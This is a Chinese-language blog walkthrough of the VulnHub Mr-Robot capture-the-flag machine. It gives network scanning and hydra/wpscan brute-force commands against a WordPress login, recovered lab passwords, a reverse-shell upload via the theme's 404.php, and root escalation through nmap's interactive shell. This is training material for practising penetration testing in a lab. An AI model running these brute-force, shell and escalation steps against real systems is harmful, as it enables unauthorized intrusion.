mrRobot CTF Walkthrough Writeup

原创

ShinJoe 于 2019-01-17 03:16:38 发布 457 收藏
文章标签： CTF

本文链接：https://blog.csdn.net/qq_23026851/article/details/86517364

OVA：https://www.vulnhub.com/entry/mr-robot-1,151/


1. 1. 用netdiscover 发现目标机的IP：192.168.164.164。

```
root@kali:~# netdiscover -r 192.168.164.0/24

Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.164.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.164.2   00:50:56:ea:89:40      1      60  VMware, Inc.
192.168.164.164 00:0c:29:92:42:2b      1      60  VMware, Inc.
192.168.164.254 00:50:56:f0:ee:ba      1      60  VMware, Inc.
```

1. 1. 用浏览器上去逛一逛。



1. 1. 同时用nikto 扫描该主机。

```
root@kali:~# nikto -h 192.168.164.164
```

```
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x2
9 0x52467010ef8ad
```

发现它还使用wordpress。

1. 1. 访问/robots.txt 得到Key_1和一个字典。

2-1 进入wordpress的用户登陆界面，利用Burp suite抓取http-post-form的域。

2-2 使用hydra，根据response的不同，进行用户名的字典爆破。

```
root@kali:~# hydra -V -L fsocity.dic -p 123 192.168.164.164 http-post-form '/wp-
login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In:F=Invalid username'
```

2-3 得到用户名为Elliot，再使用wpscan进行密码的字典爆破。

```
root@kali:~# wpscan --url 192.168.164.164 --wordlist /root/Desktop/mrRobot/wordl
ist.dic --username Elliot
```

2-4 得到密码ER28-0652，登陆wordpress，发现是admin权限。

2-5 将404.php更新为reverse shell.php。

2-6 本地开启nc等待接入。访问/404.php。

2-7 成功进入后，发现/home/robot下有key_2。但权限不可读。

2-8 password.md5-raw是可读的，在crackstation.net上破解它，得到了用户robot的密码 abcdefghijklmnopqrstuvwxyz。

2-9 切换用户成robot，成功读取了key_2。

3-1 要想办法提权成root。发现nmap有root权限。

3-2 nmap –interactive

!sh

成功变身为root。

3-3 在/root下找到了key_3。